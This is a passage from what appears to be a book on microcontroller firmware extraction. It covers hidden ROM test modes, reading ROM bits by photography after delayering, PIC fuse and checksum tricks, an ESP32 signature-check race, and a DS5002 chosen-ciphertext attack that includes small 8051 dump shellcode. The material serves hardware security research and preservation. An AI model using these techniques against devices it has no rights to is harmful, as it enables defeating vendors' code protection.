


Figure F.11: EMZ1001E Diffusion ROM

F.8 AMI S2000 and Iskra EMZ1001

Yugoslavia's only microcontroller, the Iskra EMZ1001, is a variant of AMI's S2000 series, right down to an AMI logo on the die. Unlike the Soviet clones, this one seems to have been licensed by AMI as a cooperative venture. Zoltan Pekic implemented an EMZ1001 clone in VHDL as Pekic (2022), and he graciously pointed me to a test mode in the documentation.

The trick, found on page 4.9 of AMI (1979), is in the interaction of the ROMS and SYNC pins. The explanation is short, and easy to skip over if you aren't looking so closely as to clone the chip. The ROMS pin is described like so:

> ROM source control. Tied to a logic 1 or 0 to indicate internal ROM only, or internal plus external. Tied to SYNC to override Bank 0 with an external program, and to inverted SYNC to verify internal ROM contents.

So by inverting the SYNC signal into ROMS, we can force the chip into verification mode. The instruction decoder will be fed dummy instructions while the program counter counts forward and the data pins output the internal ROM contents.

If you are impatient, the ROM bits are also visible. Figure F.11 shows the bits of an EMZ1001E microcontroller after delayering with HF.

F.9 TMS1000 Test Mode

It's often hard to know for sure that a given patent matches a given chip, and this isn't made any easier when multiple patents likely refer to the same chip. Caudel and Raymond (1974) is the patent for Texas Instruments' TMS1000 chip, describing many of its internal signals and a test mode for dumping the internal ROM contents. This test mode does not appear in the datasheet, programmer's reference manual, or other official documentation.

Another filing, Boone and Cochran (1977) is frequently cited as the TMS1000 patent. Both chips have 28 pins. Both chips are intended for ROM-programmed calculators. The TMS1000 clearly has a ROM width of eight bits. Boone and Cochran's chip, however, has 11-bit instructions like the TMS0801. See Ilmer (2024) for an excellent tutorial on dumping that chip's ROM, including detailed notes on determining the ROM bit ordering.

Caudel and Raymond's patent also has a black and white die photograph that is quite close to the TMS1000, along with a set of opcodes that match. Column 28 of their patent describes four test mode operations.

Operation 1: The ROM word address is loaded into the program counter serially from keyboard pin K1 under the control keyboard pin KC. Setting KC to Vss causes the bit to be sampled on $\phi 1$ time, when the program counter is not otherwise in use. (The chip's clock is divided into five signals, of which $\phi 1$ is the first. See Figure 24 in the patent for details.)

Now, if you are following along with the patent and datasheet, you might note that there is no KC pin on the datasheet. This can be explained by documentation change between the patent and the datasheet. The patent groups KC along with four keyboard input pins as signal 75 on the die photograph in Figure F.12, while the datasheet places an INIT pin at that same location.




Figure F.12: Prototype from Caudel and Raymond (1974)




Figure F.13: TMS1000




Figure F.14: TMS1000 Pinouts

Input and output pins also have different labels, so expect a little confusion as you go along.

Operation 2: The ROM page address is loaded in parallel on the K1, K2, K4, and K8 keyboard pins. If the KC pin is at -Vdd on clock phase $\phi2$, four bits will be sampled. Note that this parallel load of the page address happens at a different clock phase than the word address; the patent suggests a speed hack here of quickly iterating the page address while rarely adjusting the word address.

Operation 3: The eight-bit word at the chosen ROM address can be loaded into the program counter by the internal !BRNCAL signal, which is produced by a combination of the KC and K2 pins.

Operation 4: The result of the fetch from the third operation can be read serially out of an output pin under the control of the

KC pin. Helpfully, this serial transfer can happen at the same time but one phase ahead of loading a new address with the first operation.

My description sadly lacks a few details, and I doubt I'll ever really understand this test mode before using it to dump a chip. If you implement it before I do, kindly send along an email with a copy of your paper and a list of any errata that I ought to correct in this appendix entry.

F.10 Z8 Test ROM

I can't cite any modern use of this test mode, but many of the Zilog Z8 chips such as the Z8601 and Z8611 hold a test ROM in addition to the main program ROM. This is explained in Zilog (1982), where the purpose of the test ROM is to test those few features which cannot be directly exercised from the external EEPROM code that performs the majority of testing.

The first clue comes from die photography, where the ROM is larger than expected. The internal ROM of the Z0860008PSC, for example, contains 256 columns by 66 rows, rather than the expected 64 rows. This is 64 bytes more than the two kilobytes advertised in the datasheet.

From Zilog (1982), we find that these bytes contain something like the test ROM in Figure F.16. The test ROM replaces the application ROM if the !RST pin is held 2.5 volts higher than VCC for at least eight clock cycles, after which it can be relaxed to the normal voltage. That's 7.5 volts for a 5-volt chip.

The test ROM is too small to test very much, so it first maps external memory through the IO ports and calls into that external memory. It then branches to `0x0812` (or `0x1012`) in the external memory, where the EEPROM example disables interrupts and runs a testing loop, often calling back into the test




Figure F.15: Zilog Z8611

```
;;; Z8 Internal Test ROM Program
;;; Taken from Program Listing A of Z8_MCU_Test_Mode_Jun82.pdf

;;; Interrupt Vector Array
  dw 0x0800, 0x0803, 0x0806, 0x0809, 0x080c, 0x080f

;;; 000c: Internal Test Procedure Entry
  db 0xe6, 0xf8, 0x96   ;LD P01M $%96   ! P1&PO=EXT MEM,STK=IN,NORMAL
  db 0x8d               ;JP EXT         ! JUMP TO EXTERNAL TEST CODE
  dw 0x0812
start1:
  db 0x99, 0xf8         ;LD P01M R9     ! START OF P1 110 TEST
  db 0xa9, 0xf7         ;LD P3M R10     ! SET H.S.& P2 PU ACTIVE
  db 0x48, 0xe3         ;LD R4 SE3      ! TEST RDY=1,DAV=1
  db 0xf3, 0xde         ;LD @R13 R14    ! WRITE PORT
  db 0x61, 0xed         ;COM @R13       ! WRITE PORT
  db 0x58, 0xe3         ;LD R5 %E3      ! TEST RDY=O,DAV=1
  db 0xe3, 0x6b         ;LD R6 @R11     ! READ PORT & STUFF DATA
  db 0xe3, 0x7b         ;LD R7 @R11     ! DITTO
  db 0x88, 0xe3         ;LD R8 %E3      ! TEST RDY=1,DAV=1
  db 0xc9, 0xf8         ;LD P01M R12    ! CONFIGURE FOR EXT
  db 0x8d               ;JP VERIFY1     ! JUMP TO VERIFY ROUTINE
  dw 0x0831
start2:
  db 0xb9, 0xf7         ;LD P3M R11     ! START TEST NO H.S.
  db 0x99, 0xf8         ;LD P01M R9     ! SET P1 TO INPUT
  db 0x1e               ;INC R1         ! READ & WRITE P1 AS INPUT
  db 0xf9, 0xf8         ;LD P01M R15    ! SET P1 TO OUTPUT
  db 0x1e               ;INC R1         ! READ & WRITE P1 AS OUTPUT
  db 0x98, 0xe1         ;LD R9 %E1      ! SAVE RESULTS IN R9
  db 0xc9, 0xf8         ;LD P01M R12    ! P1&P0=EXT,STK IN,NORMAL
  db 0x8d               ;JP VERIFY2     ! JUMP TO VERIFY #2 ROUTINE
  dw 0x086d
```

Figure F.16: Z8601 Test ROM

```
;;; Z8 External Test EEPROM Program
;;; Taken from Program Listing B.

;;; These interrupts aren't used, so they all just loop.
  db 0x8d                  ;JP VECT1
  dw 0x0800
  db 0x8d                  ;JP VECT2
  dw 0x0803
  db 0x8d                  ;JP VECT3
  dw 0x0806
  db 0x8d                  ;JP VECT4
  dw 0x0809
  db 0x8d                  ;JP VECT5
  dw 0x080c
  db 0x8d                  ;JP VECT6
  dw 0x080f

ext:                       ; Entry point from Test ROM
  db 0x8f                  ; Disable Interrupts
```

Figure F.17: Entry to a Z8601 Test EEPROM

ROM. Callbacks seem to be used to test the I/O ports that are used for external memory access; they aren't used for convenient like a PC BIOS call.

When running in the test mode, the `lde` instruction can fetch bytes from the test ROM while the `ldc` instruction fetches words from the application ROM. That and a simple loop ought to be enough to dump the ROM, without bothering to call back into the test ROM.

The ROM variants of these chips can also be dumped photographically. They use a diffusion ROM whose bits become visible after delayering with HF.

G More ROM Photography

G.1 TMS320M10, C15, C25, C5x

Caps0ff (2020a) describes the photography and reverse engineering of TMS320M10 chips in Eighties arcade games from Taoplan, such as Flying Shark and Kyukyoku Tiger. The same technique works on early successors of the M10, such as the TMS320C25.

Caps0ff also mentions prior work into the TMS320C15, which used a contact ROM instead of a diffusion ROM. Bits in that chip used a different ordering scheme, and those in the popular BSMT2000 audio chip, a preprogrammed variant of the C15, have also been extracted by photography.[1]

A TMS320's ROM ID is usually found near the model number, such as D70015 in their example. "Eh," you might ask, "why do I care about their model number so many years after manufacturing, when all records have surely been lost?" Well, Caps0ff shares a lovely trick for this: in a mask-programmed ROM that has a unique mask for each customer, such as high-volume TMS320 chips, the ROM serial number is on the same mask as the ROM bits. So if you delayer to clarify the serial number, you will *also* be clarifying the ROM bits. They are on the same layer at exactly the same depth.

In the M10, this was just the trick. Removing a few layers to clarify the serial number made the bits pop right out, when they

[1] The BSMT200 is also known as Brian Schmidt's Mouse Trap, as he built a better mouse trap.




Figure G.1: BSMT2000 ROM from a TMS320C15

had been barely visible from the surface.

Caps0ff (2020b) describes the process of reverse engineering the TMS320C50 and TMS320C53 ROMs. The C53 from an arcade cabinet was their real target. By first dumping the ROM image from a C50 development kit with a debugger, then comparing that file to photographs of the ROM bits, they were able to know the ordering of the ROM bits in the C53, leaving only the bank ordering to guess. (The C53 has four banks, while the C50 has just one.) This ROM format is now one of many supported in Zorrom.

Some of the TMS320 chips can also be dumped by abusing their microprocessor mode to execute external memory. Details for this trick can be found in Chapter F.2.

G.2 CH340 Unknown Architecture

Cornateanu (2021) is a general tutorial on decapsulation and delayering chips for photography and ROM recovery, and the CH340 USB/Serial controller is its example target. The top metal layer hides the bits, keeping them invisible from the surface.

Cornateanu describes delayering the chip with HF, which removed the top metal layer to expose the bits. From the look of his photos it's a diffusion ROM, but the dice are quite small and I've had considerable trouble reproducing his work in my own lab.

Bit extraction was performed with Rompar, but because the CPU architecture was (and remains) unknown, the bits were decoded to bytes with Bitviewer, rather than Zorrom. Bit order was determined by looking at the address line decoder circuitry, then confirmed by recognizing USB descriptor tables and strings.

After extracting the ROM, he knew the memory contents but still not the CPU architecture, which is a weird one built around 14-bit words. Writing an IDA Pro plugin for this architecture remains a work in progress.

G.3 Intel 8271 New ISA

Evans (2020) describes a photographic dump of the Intel 8271 floppy controller's mask ROM, which contains 864 bytes. This chip is also sold as the NEC D765.

The order was successfully guessed as left-to-right then top-to-bottom, MSBit-first, with bytes built from one bit per 8-bit group. Bits were inverted. That gave the first few bytes as `fc 06 02 f7`. This happened to be correct, but the harder part was in figuring out the instruction set.

Reverse engineering an instruction set requires some hints as to a starting position. Ken Shirriff's encyclopedic knowledge came to the rescue. He found that Louie, Wipfli, and Ebright (1977) is a conference presentation on the chip's design, including instruction counts and a die photograph. Ken also found that Louie had filed a patent, US4152761A, that describes the chip's design.

Armed with these sources and a ton of study of the instruction PLA bits, Evans reverse engineered much of the instruction set and then enough of the ROM to come up with a way to write raw floppy disk tracks. This made it possible to clone BBC Micro floppy disks, only a few decades too late for it to be profitable in piracy.

Figure G.2: Intel 8271 ROM

G.4 Nintendo 64 CIC

Much like the CIC chip of the Nintendo NES described in Chapter 25, the Nintendo 64 uses a 4-bit Sharp microcontroller in the SM5 family to enforce licensing, so third parties cannot make their own games. Unlike the original NES, the N64's CIC successfully prevented the appearance of unlicensed cartridges for the entirety of this console's commercial lifetime.

That is not, however, to say that the scheme lasted forever. Eighteen years after launch, the N64's CIC chip was successfully broken independently by two teams and with two methods.

Kammerstetter et al. (2014) describes a technique for reverse engineering the test mode of the CIC chip, allowing a sort of debugger to be attached, which can then read the program more or less directly out of ROM.

As a parallel effort, Ryan, H, and McMaster (2015) describes a dump of the mask ROM by Dash etching, in which junctions are stained to indicate their doping with a mixture of HNO_3, HF, and HAc acids under a strong light for a few seconds. Because Dash etching has a frustratingly low yield, they purchased a large number of cheap sports cartridges and decapsulated the CIC chips from these cartridges in bulk.

H Unsorted Attacks

H.1 PIC16C84 PicBuster

The third chapter of McCormac (1996) describes a few firmware extraction exploits from the early days of TV piracy. Of particular interest is a trick against the PIC16C84, the very first PIC to include electrically erasable EEPROM memory rather than OTP ROM or UV erasable EPROM. Like the PICs we saw in Chapter 19, a protection fuse is implemented with the same floating gate transistor as the EEPROM bits.

The trick involves the difference between the supply voltage VDD and the programming voltage on the !MCLR pin. In normal operation, VDD should be less than 7.5V and !MCLR should be less than 14V, relative to ground on VSS. This technique does not work against earlier chips, which lacked an electrical erase feature.

To exploit the PIC16C84, the chip is electrically mass erased at the wrong voltage. The VDD pin is held at 13.5V, just 0.5V less than VPP. VDD is then dropped to the standard 5V and switched off for ten to twenty seconds before being powered back on, allowing data to be read.

H.2 PIC Checksums

PIC microcontrollers implement a checksum that leaks information from locked chips, and in some cases you can clear—but not set—bits by performing a second programming. Kaljević (1997) documents the checksum algorithm and a technique for zeroing coefficients of that checksum to reveal specific bits of the source program.

On 14-bit models like the PIC16, Kaljević begins by the checksum algorithm, $s = a \tilde{\oplus} b$ where a is the higher seven bits and b the lower seven bits of a 14-bit instruction word. $\tilde{\oplus}$ is the XNOR operator, $\tilde{}$ is inversion, and $\oplus$ is the XOR operator. s is freely readable from the chip over the normal ICSP protocol, and the game is to reveal the unknown bits in a and b.

Knowing s, he points out that overwriting the word with `0b11111110000000` to zero b will give us $s_1 = a \tilde{\oplus} 0 = \tilde{a}$, or just the inverse of a. It follows that $s = \tilde{a} \oplus b = s_1 \oplus b$.

Then we can declare that $b = (s \oplus s_1)$ & `0x7f` and also that $a = \tilde{s_1}$ & `0x7f`. The fully reconstructed word from s and s_1 is easily computed for 14-bit PICs such as the PIC16C61, 62, 64, 65, 71, 73, 74, and 84.

$$w = (\tilde{s_1} \mathbin{\&} \texttt{0x3f80}) + ((s \oplus s_1) \mathbin{\&} \texttt{0x7f})$$

For 12-bit parallel programmed chips in the PIC12 series, the checksum algorithm is different. Here, $s = a \oplus b \oplus c$ where a is the upper nybble, b the middle nybble, and c the lower nybble of the instruction word.

Instead of one write, as in the 14-bit chips, two writes are performed. After the first write of `0x0ff0` zeroes c, we see $s_1 = a \oplus b$. We can then make a second write of `0x0f00` to zero b, leaving $s_2 = a$. Tying it all together, for twelve bit chips with observations of s, s_1 and s_2, our original instruction word is revealed with $a = s_2$, $b = s_2 \oplus s_1$, and $c = s_1 \oplus s$.

$$w = (s_2 \,\&\, \texttt{0xf00}) + ((s_2 \oplus s_1) \,\&\, \texttt{0xf0}) + ((s_1 \oplus s) \,\&\, \texttt{0xf})$$

As for performing the writes, the paper becomes a little hard to follow. On the PIC16C71 and 61 models, the first 64 words of memory can simply be overwritten. b is zeroed and the algorithm for recovery gives those words with no ambiguity, but the rest of memory cannot be written so easily.

To program an already-locked chip in order to clear bits, he recommends over-volting the chip, then if that fails, overheating it, and if even that is not enough, also giving it a limited exposure to ultraviolet light. The voltage trick—perhaps related to the one in Chapter H.1—is to power the chip at between six and nine volts while strictly limiting current to 100mA. Failing that, he suggests holding the temperature at 110 °C, being careful never to go above 140 °C.

If that is insufficient, he proposes exposing the die and calibrating the UV light power such that it takes ten minutes to erase a PIC. Then, at 110 °C, running thirty second exposures until the protection bit becomes set, allowing writes. `0x3f80` is then written to every word of memory, and the chip slowly cooled down to −20 °C. At this point, the protection bit will fall back to zero. Writes will no longer be allowed, but the cleared bits from the writes will also be zero. s_1 can then be read out of the locked chip.

One further trick is described only in x86 assembly code to write `0b11111111000000`, which sets b to either `0x40` or `0x00`. This leaves a puzzle in decoding, and some helpful notes are given as to which of two possible instruction words would be the right guess.

H.3 ESP32 TOCTOU for XIP

The ESP32 series from Espressif supports an execute-in-place (XiP) mode, in which instructions are fetched directly from SPI flash without first being copied into internal SRAM. This allows more RAM to be used by the application, at the cost of a slower execution speed.

Code is validated and a signature checked before execution, but Magesh (2023) describes a time-of-check to time-of-use (TOCTOU) attack against the signature validation by swapping between two SPI flash chips at runtime. This allows the signed code to be successfully measured before the unsigned code is executed.

Magesh notes that this trick does not work when flash encryption (AES XTS) is enabled, but he expects that an attacker might still exploit an encrypted image by randomizing a single page until a needed behavior is found, keeping all other pages intact.

H.4 DS5002 Chosen Ciphertext

The DS5002 from Dallas Semiconductor is an early and creative attempt at code readout protection. Code is held encrypted in external memory, with the key held internally in battery backed SRAM. This creates an awkward situation for arcade game repairs, as the batteries in existing devices will eventually die. Without an exploit, the code needed to run the game will die with it.

This chip's instruction set is 8051. Encryption occurs one byte at a time, independent of all other bytes but unique to that address. The transformation is the same for both opcodes and parameters.

In addition to encryption, the DS5002 also performs dummy reads during cycles when the memory bus might otherwise be idle. The values fetched from these addresses are not used for anything; they only exist to confuse us.

The DS5002 is also available as a module in sealed epoxy with a battery back-up. Figures H.1 and H.2 show this module in surface microscopy and X-ray.

Kuhn (1996) and Kuhn (1998) presented a cryptographic attack against the chip, by first backing up a copy of the external SRAM and then feeding guesses into the CPU, watching the address change in response.

For example, you might make a guess that a particular instruction is a branch. Because the addresses are scrambled, you can't know that your guess is right just from the next address fetched. But if you change a parameter byte, almost every value will branch the addresses into a different direction.

The point of the attack is to take that little piece of information, then use it to wedge apart many bytes of chosen ciphertext with known content, allowing us to execute arbitrary code.

You should also understand that bytes are encrypted individually and that they don't impact later bytes. We don't quite know how a byte will be scrambled, but for any specific address we can build up a table of bytes. The table is a unique mapping of a cipher byte to a clear byte, and the table does not change when the preceding byte in memory changes. As you'll soon see, we don't much care about the address that holds each byte. Instead, we care about forcing those bytes to known values and building lookup tables that let us choose the right ciphertext for specific plaintext.

Wilhelmsen and Kirkegaard (2017) presents a more modern implementation of the same attack, and being written in a less academic style, it's easier to follow. They describe a number of




Figure H.1: Dallas DS5002




Figure H.2: Dallas DS5002 Module in X-ray

complications, with far less math.

Many 8051 instructions take a few clock cycles to execute after being fetched. The DS5002 fetches unrelated instructions during this time to confuse an outside observer, making my earlier description a bit oversimplified.

Also, the interrupt table is held in internal SRAM so the attacker can't know when interrupts have been fired. This matters a lot at reset time.

It's necessary to know when the first real instruction is fetched, because the first observed access might be a dummy read. They do this by attempting all 256 values at that address, and if none of those values change the subsequent memory accesses, they then know that the byte is a dummy and might freely be ignored. This is repeated until they've identified the first real instruction.

Having identified the location of the first instruction byte, they next need to produce some bytes of their own to fit there. Because the DS5002 sets Port 3 to `FF` at reset, they can brute-force 05 b0 (`inc p3`) as the first two instruction bytes to flip Port 3 back to `00`. And I mean that they brute-force it; there are only 65,536 combinations.

At this point, they have one ciphertext/plaintext mapping of the first two bytes but don't yet have other mappings, so they can't arbitrarily change them. To get a mapping for the third byte, they brute-force the first byte until they get `75`, the opcode for `mov iram addr, #data`, at which point they can run `75 b0 xx` to write all 256 values of cleartext into Port 3. Now the third byte is completely cracked, even though only two values are mapped for the first byte and just one value for the second byte.

They then adjust the first byte until it becomes anything like a `nop` and adjust the second byte until it becomes `75`. Then they can scan every value of the fourth byte just as they did the third!

Repeating this gives them a few bytes of shellcode that they can force into the chip, preceded by two `nop` bytes that don't much matter.

Finally, they insert little bits of shellcode. This one gives them the boundary between code and data memories:

```
E5 C6      ; MOV A, MCON
F5 B0      ; MOV P3, A
```

This one dumps the code:

```
90 13 37   ; MOV DPTR, 0x1337
74 00      ; MOV A, 0x00
93         ; MOVC A, @(A+DPTR)
F5 B0      ; MOV P3, A
```

And this one dumps the data:

```
90 73 31   ; MOV DPTR, 0x7331
E0         ; MOVX A, @DPTR
F5 B0      ; MOV P3, A
```

There are a lot of resets involved in this attack, but they report just two minutes to brute-force the first range of instructions and just four minutes to dump 32 kilobytes of firmware.

H.5 SAMA5 CMAC, SPA, Keys

Janushkevich (2020) describes three vulnerabilities in the Microchip (née Atmel) SAMA5 series of secure microcontrollers.

This series contains a boot monitor called SAM Boot Assistance (SAM-BA) that allows authenticated and encrypted applets to be uploaded and then executed. These applets are often used as drivers, implementing support for new memory devices in RAM-loadable modules to keep the bootloader small, while relying upon cipher-based message authentication code (CMAC) authentication to keep things secure.

